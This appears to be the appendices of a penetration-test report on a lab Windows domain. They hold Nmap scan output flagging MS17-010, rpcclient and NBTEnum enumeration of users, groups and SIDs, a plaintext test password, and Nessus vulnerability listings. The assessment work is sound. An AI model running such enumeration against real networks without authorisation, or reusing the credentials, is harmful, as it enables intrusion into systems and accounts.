| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

# Nmap done at Thu Dec  6 06:53:21 2018 -- 1 IP address (1 host up) scanned in 88.75 seconds
# Nmap 7.70 scan initiated Thu Dec  6 06:53:21 2018 as: nmap --script vuln -oN vunerabilityscan.txt --
append-output 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up (0.00032s latency).
Not shown: 980 closed ports
PORT     STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
|_sslv2-drown:
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
|_sslv2-drown:
49152/tcp open  unknown
```

```
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:50:56:3A:42:9F (VMware)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/

# Nmap done at Thu Dec  6 06:55:52 2018 -- 1 IP address (1 host up) scanned in 150.56 seconds
# Nmap 7.70 scan initiated Thu Dec  6 06:55:52 2018 as: nmap --script vuln -oN vunerabilityscan.txt --
append-output 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up (0.00042s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
MAC Address: 00:0C:29:1F:15:CB (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

# Nmap done at Thu Dec  6 06:56:15 2018 -- 1 IP address (1 host up) scanned in 23.19 seconds
# Nmap 7.70 scan initiated Thu Dec  6 06:56:15 2018 as: nmap --script vuln -oN vunerabilityscan.txt --
append-output 192.168.0.11
Nmap scan report for 192.168.0.11
Host is up (0.00050s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49167/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
MAC Address: 00:50:56:33:A7:38 (VMware)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
```

```
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

# Nmap done at Thu Dec  6 06:56:38 2018 -- 1 IP address (1 host up) scanned in 22.89 seconds
```

APPENDIX C (ENUMERATION)

RPC CLIENT-

```
root@kali:~# cd /root/Desktop
root@kali:~/Desktop# rpcclient -U "test" 192.168.0.1
Enter WORKGROUP\test's password:
rpcclient $> srvinfo
192.168.0.1    Wk Sv PDC Tim NT
platform_id     :    500
os version      :    6.1
server type     :    0x80102b
rpcclient $> querydominfo
Domain:              UADTARGETNET
Server:
Comment:
Total Users:         155
Total Groups:        0
Total Aliases:       17
Sequence No:         1
Force Logoff:        -1
Domain Server State:        0x1
Server Role:         ROLE_DOMAIN_PDC
Unknown 3:           0x1
rpcclient $> enum
enumalsgroups      enumdrivers        enumprinters
enumdata           enumforms          enumprivs
enumdataex         enumjobs           enumprocdatatypes
enumdomains        enumkey            enumprocs
enumdomgroups      enummonitors       enumtrust
enumdomusers       enumports
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[Benny Hill] rid:[0x3e8]
user:[R.Gudino] rid:[0x20da]
user:[E.Breck] rid:[0x20db]
```

user:[D.Lecroy] rid:[0x20dc]
user:[C.Armes] rid:[0x20dd]
user:[C.Yother] rid:[0x20de]
user:[K.Dipaola] rid:[0x20df]
user:[M.Lanasa] rid:[0x20e0]
user:[D.Clinard] rid:[0x20e1]
user:[W.Parekh] rid:[0x20e2]
user:[N.Hooton] rid:[0x20e3]
user:[D.Mcdonough] rid:[0x20e4]
user:[M.Bonneau] rid:[0x20e5]
user:[F.Nelms] rid:[0x20e6]
user:[E.Hillhouse] rid:[0x20e7]
user:[M.Lampe] rid:[0x20e8]
user:[L.Mcnaughton] rid:[0x20e9]
user:[D.Halas] rid:[0x20ea]
user:[R.Burstein] rid:[0x20eb]
user:[V.Layman] rid:[0x20ec]
user:[A.Marsland] rid:[0x20ed]
user:[D.Rosamond] rid:[0x20ee]
user:[B.Riche] rid:[0x20ef]
user:[J.Wiste] rid:[0x20f0]
user:[T.Lefebre] rid:[0x20f1]
user:[S.Dalrymple] rid:[0x20f2]
user:[R.Stoneking] rid:[0x20f3]
user:[S.Russom] rid:[0x20f4]
user:[M.Maxwell] rid:[0x20f5]
user:[Z.Sowders] rid:[0x20f6]
user:[M.Hoy] rid:[0x20f7]
user:[C.Selzer] rid:[0x20f8]
user:[K.Leiker] rid:[0x20f9]
user:[S.Gerst] rid:[0x20fa]
user:[D.Kennemer] rid:[0x20fb]
user:[L.Angelo] rid:[0x20fc]
user:[L.Gamino] rid:[0x20fd]
user:[S.Tacey] rid:[0x20fe]
user:[E.Bouknight] rid:[0x20ff]
user:[L.Soriano] rid:[0x2100]
user:[M.Wentz] rid:[0x2101]
user:[G.Fuller] rid:[0x2102]
user:[C.Linen] rid:[0x2103]
user:[J.Murrell] rid:[0x2104]
user:[A.Eisenmenger] rid:[0x2105]
user:[S.Poore] rid:[0x2106]
user:[A.Fritzler] rid:[0x2107]
user:[M.Otter] rid:[0x2108]
user:[S.Kerfoot] rid:[0x2109]
user:[B.Saari] rid:[0x210a]
user:[M.Colberg] rid:[0x210b]

user:[V.Reighard] rid:[0x210c]
user:[S.Leverich] rid:[0x210d]
user:[C.Hernadez] rid:[0x210e]
user:[E.Bolander] rid:[0x210f]
user:[S.Abercrombie] rid:[0x2110]
user:[D.Kawasaki] rid:[0x2111]
user:[J.Killion] rid:[0x2112]
user:[C.Spann] rid:[0x2113]
user:[E.Bascom] rid:[0x2114]
user:[W.Haakenson] rid:[0x2115]
user:[K.Corney] rid:[0x2116]
user:[K.Husby] rid:[0x2117]
user:[R.Avina] rid:[0x2118]
user:[C.Corpuz] rid:[0x2119]
user:[M.Tilman] rid:[0x211a]
user:[T.Blass] rid:[0x211b]
user:[B.Schweitzer] rid:[0x211c]
user:[W.Loch] rid:[0x211d]
user:[N.Broady] rid:[0x211e]
user:[L.Sarver] rid:[0x211f]
user:[F.Ousley] rid:[0x2120]
user:[T.Prestidge] rid:[0x2121]
user:[G.Nordeen] rid:[0x2122]
user:[G.Youngberg] rid:[0x2123]
user:[R.Zoll] rid:[0x2124]
user:[M.Thiel] rid:[0x2125]
user:[N.Bitterman] rid:[0x2126]
user:[V.Teran] rid:[0x2127]
user:[M.Pascucci] rid:[0x2128]
user:[F.Lu] rid:[0x2129]
user:[I.Cortright] rid:[0x212a]
user:[M.Birdwell] rid:[0x212b]
user:[E.Mogan] rid:[0x212c]
user:[F.Lietz] rid:[0x212d]
user:[A.Mckendree] rid:[0x212e]
user:[R.Sepeda] rid:[0x212f]
user:[D.Doolin] rid:[0x2130]
user:[J.Schack] rid:[0x2131]
user:[E.Leclaire] rid:[0x2132]
user:[J.Uribe] rid:[0x2133]
user:[Y.Lezama] rid:[0x2134]
user:[B.Evert] rid:[0x2135]
user:[D.Jin] rid:[0x2136]
user:[O.Sandoval] rid:[0x2137]
user:[Y.Weinstein] rid:[0x2138]
user:[C.Brice] rid:[0x2139]
user:[H.Shiba] rid:[0x213a]
user:[G.Chica] rid:[0x213b]

```
user:[M.Hershberger] rid:[0x213c]
user:[test] rid:[0x213e]
rpcclient $> enumalsgroups builtin
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
rpcclient $> enumalsgroups domain
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44e]
group:[TelnetClients] rid:[0x2153]
rpcclient $> lookupnames administrators
administrators S-1-5-32-544 (Local Group: 4)
rpcclient $> lookupnames administrator
administrator S-1-5-21-3143832578-2511123263-3969369323-500 (User: 1)
```

NBTENUM INFO-

```
NBTEnum v3.3
192.168.0.1

Password checking is "OFF"
Running as user "UADTARGET\test", password is "test123"
```

Network Transports	***Transport:*** \Device\NetBT_Tcpip_{81F26EBB-C4BD-4835-9C50-EF36D68CA236} ***MAC Address:*** 000C29658E40

NetBIOS Name	UADTARGETNET

Account Lockout Threshold	0 Attempts

Logged On Users	***Username:*** Administrator ***Logon Server:*** SERVER1 ***Username:*** SERVER1$ ***Logon Server:***

Local Groups and Users	***Account Operators*** ***Administrators*** - UADTARGETNET\Administrator - UADTARGETNET\B.Evert - UADTARGETNET\Benny Hill - UADTARGETNET\D.Kawasaki - UADTARGETNET\D.Lecroy - UADTARGETNET\D.Rosamond - UADTARGETNET\Domain Admins - UADTARGETNET\Enterprise Admins - UADTARGETNET\F.Nelms - UADTARGETNET\G.Chica - UADTARGETNET\H.Shiba - UADTARGETNET\I.Cortright - UADTARGETNET\N.Hooton - UADTARGETNET\R.Burstein - UADTARGETNET\S.Abercrombie - UADTARGETNET\W.Parekh - UADTARGETNET\Y.Lezama ***Allowed RODC Password Replication Group*** ***Backup Operators*** ***Cert Publishers*** ***Certificate Service DCOM Access***

	Cryptographic Operators ***Denied RODC Password Replication Group*** - UADTARGETNET\Cert Publishers - UADTARGETNET\Domain Admins - UADTARGETNET\Domain Controllers - UADTARGETNET\Enterprise Admins - UADTARGETNET\Group Policy Creator Owners - UADTARGETNET\Read-only Domain Controllers - UADTARGETNET\Schema Admins - UADTARGETNET\krbtgt -Disabled ***Distributed COM Users*** ***DnsAdmins*** ***Event Log Readers*** ***Guests*** - UADTARGETNET\Domain Guests - UADTARGETNET\Guest -Disabled ***IIS_IUSRS*** ***Incoming Forest Trust Builders*** ***Network Configuration Operators*** ***Performance Log Users*** ***Performance Monitor Users*** ***Pre-Windows 2000 Compatible Access*** - NT AUTHORITY\Authenticated Users ***Print Operators*** ***RAS and IAS Servers*** ***Remote Desktop Users*** ***Replicator*** ***Server Operators*** ***TelnetClients*** ***Terminal Server License Servers*** ***Users***

	- NT AUTHORITY\Authenticated Users - NT AUTHORITY\INTERACTIVE - UADTARGETNET\Benny Hill - UADTARGETNET\Domain Users ***Windows Authorization Access Group*** - NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

Global Groups and Users	***DnsUpdateProxy*** ***Domain Admins*** - Administrator ***Domain Computers*** - CLIENT1$ - CLIENT2$ - b$ - cn$ - correo$ - cust21$ - cust39$ - galerias$ - ipmonitor$ - lib$ - lists$ - miami$ - pc19$ - pc54$ - pc56$ - rho$ - rtc5$ - secured$ - segment-119-227$ - uranus$ - webs$ - wwwchat$ ***Domain Controllers*** - SERVER1$ - SERVER2$ ***Domain Guests*** - Guest -Disabled ***Domain Users*** - A.Eisenmenger - A.Fritzler - A.Marsland

	- A.Mckendree - Administrator - B.Evert - B.Riche - B.Saari - B.Schweitzer - Benny Hill - C.Armes - C.Brice - C.Corpuz - C.Hernadez - C.Linen - C.Selzer - C.Spann - C.Yother - D.Clinard - D.Doolin - D.Halas - D.Jin - D.Kawasaki - D.Kennemer - D.Lecroy - D.Mcdonough - D.Rosamond - E.Bascom - E.Bolander - E.Bouknight - E.Breck - E.Hillhouse - E.Leclaire - E.Mogan - F.Lietz - F.Lu - F.Nelms - F.Ousley - G.Chica - G.Fuller - G.Nordeen - G.Youngberg - H.Shiba - I.Cortright - J.Killion - J.Murrell - J.Schack - J.Uribe - J.Wiste - K.Corney - K.Dipaola - K.Husby - K.Leiker - L.Angelo

	- L.Gamino - L.Mcnaughton - L.Sarver - L.Soriano - M.Birdwell - M.Bonneau - M.Colberg - M.Hershberger - M.Hoy - M.Lampe - M.Lanasa - M.Maxwell - M.Otter - M.Pascucci - M.Thiel - M.Tilman - M.Wentz - N.Bitterman - N.Broady - N.Hooton - O.Sandoval - R.Avina - R.Burstein - R.Gudino - R.Sepeda - R.Stoneking - R.Zoll - S.Abercrombie - S.Dalrymple - S.Gerst - S.Kerfoot - S.Leverich - S.Poore - S.Russom - S.Tacey - T.Blass - T.Lefebre - T.Prestidge - V.Layman - V.Reighard - V.Teran - W.Haakenson - W.Loch - W.Parekh - Y.Lezama - Y.Weinstein - Z.Sowders - krbtgt -Disabled - test ***Engineering***

	- C.Armes - C.Linen - C.Spann - C.Yother - E.Breck - E.Mogan - G.Youngberg - J.Wiste - M.Otter - N.Broady - N.Hooton - R.Stoneking - S.Tacey - T.Blass - Y.Weinstein ***Enterprise Admins*** - Administrator ***Enterprise Read-only Domain Controllers*** ***Finance*** - C.Corpuz - D.Doolin - D.Jin - D.Kawasaki - F.Lu - G.Chica - I.Cortright - J.Killion - K.Dipaola - L.Sarver - M.Bonneau - R.Gudino - S.Dalrymple - S.Kerfoot - S.Leverich - S.Russom - V.Reighard - Z.Sowders ***Group Policy Creator Owners*** - Administrator ***Human Resources*** - A.Mckendree - C.Selzer - E.Bascom - E.Bouknight - F.Nelms - G.Fuller

	- H.Shiba - L.Mcnaughton - M.Colberg - M.Tilman - M.Wentz - O.Sandoval - R.Avina - T.Prestidge - V.Layman - W.Loch - Y.Lezama ***Information Technology*** - A.Eisenmenger - A.Fritzler - B.Riche - B.Schweitzer - D.Halas - D.Lecroy - D.Rosamond - J.Murrell - K.Corney - L.Gamino - M.Lampe - M.Lanasa - R.Burstein - S.Gerst - T.Lefebre - W.Haakenson - W.Parekh ***Legal*** - D.Clinard - D.Mcdonough - E.Bolander - E.Hillhouse - G.Nordeen - J.Uribe - L.Angelo - M.Hoy - M.Maxwell - R.Sepeda - R.Zoll - V.Teran ***Read-only Domain Controllers*** ***Sales*** - A.Marsland - B.Evert - B.Saari

	- C.Brice - C.Hernadez - D.Kennemer - E.Leclaire - F.Lietz - F.Ousley - J.Schack - K.Husby - K.Leiker - L.Soriano - M.Birdwell - M.Hershberger - M.Pascucci - M.Thiel - N.Bitterman - S.Abercrombie - S.Poore ***Schema Admins*** - Administrator

Share Information	ADMIN$ C$ IPC$ NETLOGON SYSVOL

Operating System Information	***OS Version:*** Windows NT 6.1 ***Service Pack:***

Services	Active Directory Domain Services -Started Active Directory Web Services -Started Application Experience (localSystem) Application Host Helper Service -Started Application Identity Application Information Application Layer Gateway Service Application Management Background Intelligent Transfer Service Base Filtering Engine -Started Block Level Backup Engine Service CNG Key Isolation COM+ Event System -Started COM+ System Application -Started Certificate Propagation Computer Browser

	Credential Manager Cryptographic Services -Started DCOM Server Process Launcher -Started DFS Namespace -Started DFS Replication -Started DHCP Client -Started DHCP Server DNS Client -Started DNS Server -Started Desktop Window Manager Session Manager (localSystem) -Started Diagnostic Policy Service -Started Diagnostic Service Host Diagnostic System Host Diagnostics Tracking Service -Started Disk Defragmenter (localSystem) Distributed Link Tracking Client Distributed Transaction Coordinator -Started Encrypting File System (EFS) Extensible Authentication Protocol (localSystem) File Replication Service -Started Function Discovery Provider Host Function Discovery Resource Publication Group Policy Client -Started Health Key and Certificate Management (localSystem) Human Interface Device Access IIS Admin Service -Started IKE and AuthIP IPsec Keying Modules -Started IP Helper -Started IPsec Policy Agent -Started Interactive Services Detection Internet Connection Sharing (ICS) Intersite Messaging -Started Kerberos Key Distribution Center -Started KtmRm for Distributed Transaction Coordinator Link-Layer Topology Discovery Mapper Microsoft .NET Framework NGEN v2.0.50727_X64 Microsoft .NET Framework NGEN v2.0.50727_X86 Microsoft Fibre Channel Platform Registration Service Microsoft Software Shadow Copy Provider Microsoft iSCSI Initiator Service Multimedia Class Scheduler Net.Tcp Port Sharing Service Netlogon -Started Network Access Protection Agent Network Connections -Started Network List Service -Started Network Location Awareness -Started Network Store Interface Service -Started Performance Counter DLL Host Performance Logs & Alerts

	Plug and Play -Started PnP-X IP Bus Enumerator Portable Device Enumerator Service Power -Started Print Spooler -Started Problem Reports and Solutions Control Panel Support (localSystem) Protected Storage RPC Endpoint Mapper -Started Remote Access Auto Connection Manager (localSystem) Remote Access Connection Manager (localSystem) Remote Desktop Configuration (localSystem) Remote Desktop Services Remote Desktop Services UserMode Port Redirector (localSystem) Remote Procedure Call (RPC) -Started Remote Procedure Call (RPC) Locator Remote Registry -Started Resultant Set of Policy Provider Routing and Remote Access (localSystem) SNMP Service -Started SNMP Trap SPP Notification Service -Started SSDP Discovery Secondary Logon -Started Secure Socket Tunneling Protocol Service Security Accounts Manager -Started Server -Started Shell Hardware Detection -Started Smart Card Smart Card Removal Policy Software Protection -Started Special Administration Console Helper System Event Notification Service -Started TCP/IP NetBIOS Helper -Started TP AutoConnect Service TP VC Gateway Service TPM Base Services Task Scheduler -Started Telephony Telnet -Started Thread Ordering Server UPnP Device Host User Profile Service -Started VMware Alias Manager and Ticket Service -Started VMware Physical Disk Helper Service -Started VMware Snapshot Provider VMware Tools -Started Virtual Disk -Started Volume Shadow Copy WINS -Started

	WMI Performance Adapter (localSystem) WinHTTP Web Proxy Auto-Discovery Service Windows Audio Windows Audio Endpoint Builder Windows CardSpace Windows Color System Windows Driver Foundation - User-mode Driver Framework Windows Error Reporting Service (localSystem) Windows Event Collector Windows Event Log -Started Windows Firewall Windows Font Cache Service -Started Windows Installer Windows Management Instrumentation (localSystem) -Started Windows Modules Installer (localSystem) Windows Presentation Foundation Font Cache 3.0.0.0 Windows Process Activation Service Windows Remote Management (WS-Management) -Started Windows Time -Started Windows Update -Started Wired AutoConfig (localSystem) Workstation -Started

Installed Programs	ArGoSoft Mail Server Freeware Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148 Microsoft Visual C++ 2015 Redistributable (x86) - 14.0.24215 Notepad++ (32-bit x86)

Written by Reed Arvin - reedarvin@gmail.com

APPENDIX D (NESSUS)

192.168.0.1

4	2	3	0	55
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 64

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
CRITICAL	10.0	99439	SMB Server DOUBLEPULSAR Backdoor / Implant Detection (EternalRocks)
CRITICAL	10.0	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities
HIGH	7.6	103876	Microsoft Windows SMB Server (2017-10) Multiple Vulnerabilities (uncredentialed check)
HIGH	7.5	42411	Microsoft Windows SMB Shares Unprivileged Access
MEDIUM	6.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration

INFO	N/A	11936	OS Identification
INFO	N/A	13855	Microsoft Windows Installed Hotfixes
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	20870	LDAP Server Detection
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	22964	Service Detection
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	48942	Microsoft Windows SMB Registry : OS Version and Processor Architecture
INFO	N/A	52459	Microsoft Windows SMB Registry : Win 7 / Server 2008 R2 Service Pack Detection
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	54615	Device Type
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	72780	Microsoft DNS Server Version Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)

192.168.0.1 6

INFO	N/A	110385	Authentication Success Insufficient Access

192.168.0.2

3	2	3	0	58
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 66

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
CRITICAL	10.0	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities
HIGH	7.6	103876	Microsoft Windows SMB Server (2017-10) Multiple Vulnerabilities (uncredentialed check)
HIGH	7.5	42411	Microsoft Windows SMB Shares Unprivileged Access
MEDIUM	6.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure
INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10395	Microsoft Windows SMB Shares Enumeration

INFO	N/A	10398	Microsoft Windows SMB LsaQueryInformationPolicy Function NULL Session Domain SID Enumeration
INFO	N/A	10399	SMB Use Domain SID to Enumerate Users
INFO	N/A	10400	Microsoft Windows SMB Registry Remotely Accessible
INFO	N/A	10413	Microsoft Windows SMB Registry : Remote PDC/BDC Detection
INFO	N/A	10428	Microsoft Windows SMB Registry Not Fully Accessible Detection
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	10859	Microsoft Windows SMB LsaQueryInformationPolicy Function SID Enumeration
INFO	N/A	10860	SMB Use Host SID to Enumerate Local Users
INFO	N/A	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	10897	Microsoft Windows - Users Information : Disabled Accounts
INFO	N/A	10898	Microsoft Windows - Users Information : Never Changed Password
INFO	N/A	10899	Microsoft Windows - Users Information : User Has Never Logged In
INFO	N/A	10900	Microsoft Windows - Users Information : Passwords Never Expire
INFO	N/A	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	10908	Microsoft Windows 'Domain Administrators' Group User List
INFO	N/A	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	10914	Microsoft Windows - Local Users Information : Never Changed Passwords
INFO	N/A	10915	Microsoft Windows - Local Users Information : User Has Never Logged In
INFO	N/A	10916	Microsoft Windows - Local Users Information : Passwords Never Expire
INFO	N/A	10919	Open Port Re-check
INFO	N/A	11002	DNS Server Detection
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	11219	Nessus SYN scanner

192.168.0.2 9

INFO	N/A	11936	OS Identification
INFO	N/A	13855	Microsoft Windows Installed Hotfixes
INFO	N/A	17651	Microsoft Windows SMB : Obtains the Password Policy
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	20870	LDAP Server Detection
INFO	N/A	21745	Authentication Failure - Local Checks Not Run
INFO	N/A	22964	Service Detection
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	43111	HTTP Methods Allowed (per directory)
INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	48942	Microsoft Windows SMB Registry : OS Version and Processor Architecture
INFO	N/A	52459	Microsoft Windows SMB Registry : Win 7 / Server 2008 R2 Service Pack Detection
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	54615	Device Type
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	72780	Microsoft DNS Server Version Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)

192.168.0.2 10

INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	110385	Authentication Success Insufficient Access

192.168.0.10

2	2	2	0	39
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 45

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
